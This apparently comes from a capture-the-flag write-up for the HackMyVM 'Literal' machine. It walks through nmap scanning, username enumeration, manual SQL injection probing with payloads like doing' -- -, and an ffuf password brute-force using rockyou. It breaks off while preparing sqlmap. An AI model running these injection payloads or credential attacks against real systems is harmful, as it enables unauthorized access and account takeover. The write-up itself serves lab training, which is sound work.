
Literal

Try it with OSCP style. Thanks for play (:
No Hints.
Active reconnaissance
Port scan
Perform a quick general scan on all ports.
sudo nmap TARGET_IP -n -p- -sS -Pn -vvv --open --min-rate 5000 -oN nmap_scan
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
Enumeration
Perform a deep scan with common scripts only on ports we are interested in.
sudo nmap TARGET_IP -sCV -p 22,80 -oN nmap_enum
OS
Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
Port 22 - SSH
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
Port 80 - Apache
80/tcp open http Apache httpd 2.4.41
http-title: Did not follow redirect to http://blog.literal.hmv
http-server-header: Apache/2.4.41 (Ubuntu)
Add the redirect link to etc hosts
sudo echo "TARGET_IP http://blog.literal.hmv" | sudo tee -a /etc/hosts

Run whatweb
whatweb http://blog.literal.hmv/
We got an email carlos@literal.hmv
Checking the web page source
TEMPLATED
http://templated.co
Login.php
http://blog.literal.hmv/login.php

We can sign up
Register.php


Then, login, and we are on the website
Dashboard.php

next_projects_to_do.php
Vulnerability analysis

User enumeration
Based in the email found before iI tried to enum usernames and it works, the page show me if a username is already taken
Test In-Band SQLi

On the directory next_projects_to_do.php
Simply searching "doing" the search works
Testing single quote and double quote don't work. No error

But works with doing' -- -
We don't have an Error-Based SQL Injection

This means that ' -- - is not being filtering and pass the filter

I tried doing' and sleep(5)-- - but time to sleep is longer that 5 seconds and the request is not working
I'm going to try directly order by
After testing I found the column number

The site is vulnerable, I'm going to exploit later
Exploitation
User enumeration
After tried manually I have at teast two usernames. carlos and admin
Password attack
I tried to found the password to login in the webpage to the username carlos using ffuf and rockyou
ffuf -c -t 100 -w /usr/share/wordlists/rockyou.txt:W1 -X POST -d "username=carlos&password=W1" -H "Content-Type: application/x-www-form-urlencoded" -u http://blog.literal.hmv/login.php -mc 302

After getting the password I logged as carlos but I didn't see differences in the webpage, so, stopped to get more user or password through this attack vector.
Exploiting SQLi with SQLmap

To exploit the In-Band SQLi, copy to file to use it with SQLmap
